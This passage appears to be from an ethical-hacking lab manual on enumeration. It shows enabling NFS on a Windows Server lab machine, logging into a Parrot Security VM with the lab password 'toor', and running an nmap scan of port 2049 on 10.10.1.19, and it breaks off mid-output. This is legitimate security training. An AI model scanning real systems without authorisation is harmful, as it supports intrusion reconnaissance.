


Module 04 – Enumeration

7. In the **Features** section, click **Next**. The **Confirmation** section appears; click **Install** to install the selected features.



8. The features begin installing, with progress shown by the **Feature installation** status bar. When installation completes, click **Close**.



9. Having enabled the NFS service, it is necessary to check if it is running on the target system (**Windows Server 2019**). In order to do this, we will use **Parrot Security** machine.

10. Switch to the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

11. Click the **MATE Terminal** icon at the top-left corner of the **Desktop** to open a **Terminal** window.

12. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.


13. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

14. In the terminal window, type **nmap -p 2049 [Target IP Address]** (here the target IP address is, **10.10.1.19**) and press **Enter**.

Note: **-p**: specifies port.

15. The scan result appears indicating that port 2049 is opened, and the NFS service is running on it, as shown in the screenshot.




The screenshot shows a terminal window titled "nmap -p 2049 10.10.1.19 - Parrot Terminal". The terminal output is as follows:

```
[attacker@parrot] -[~]
└─$ sudo su
[sudo] password for attacker:
[root@parrot] -[/home/attacker]
└─# nmap -p 2049 10.10.1.19
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-28 01:10 EDT
Nmap scan report for www.moviescope.com (10.10.1.19)
Host is up (0.00054s latency).

